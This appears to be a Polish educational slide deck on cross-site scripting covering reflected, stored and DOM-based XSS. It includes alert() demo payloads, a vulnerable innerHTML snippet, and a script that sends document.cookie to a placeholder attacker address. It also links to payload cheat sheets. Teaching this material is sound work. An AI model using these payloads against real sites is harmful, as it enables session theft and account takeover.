
# O frameworku w skrócie



# Czym jest XSS

**XSS – Cross Site Scripting**, Atak typu Client Side bazujący na przekazaniu użytkownikowi zmodyfikowanej wersji strony która np. może powodować wysłanie wrażliwych danych z przeglądarki ofiary jak na przykład dane o sesji

# Czym jest XSS



# Czym jest XSS

1. Reflected XSS
2. Stored XSS
3. DOM-based XSS

# Czym jest XSS

Podatność w kodzie JS strony:

```
> <header class="notification-header">...</header>  
▼ <section class="blog-header">  
  <h1>0 search results for 'test123'</h1>  
  <hr>  
</section>  
▶ <section class="search">...</section>
```

Wykorzystanie:


```
<script>alert("WhiteHats pozdrawia")</script>
```

Search

[< Back to Blog](#)

# Czym jest XSS

Efekt:



```
<script>window.location.href =  
'http://x.x.x.x/skrypt.php?cookie='+document.cookie</script>
```



# Czym jest XSS


Wykorzystanie podatności:

Leave a comment


Comment:

```
<script>alert('WhiteHats pozdrawia')</script>
```

Efekt:



# Czym jest XSS



# Czym jest XSS

Podatność w kodzie JS strony:

```
var search = document.getElementById('search').value;  
var results = document.getElementById('results');  
results.innerHTML = 'You searched for: ' + search;
```

Wykorzystanie podatności:

```
You searched for: <img src=1 onerror='/* Bad stuff here... */'>
```

# Czym jest XSS

Przydatne linki:

1. <https://portswigger.net/web-security/cross-site-scripting#dom-based-cross-site-scripting>
2. <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>
3. <https://book.hacktricks.xyz/pentesting-web/xss-cross-site-scripting>
4. <https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection>
5. <https://github.com/payloadbox/xss-payload-list>



# Prezentacja w praktyce



Dziękuję za uwagę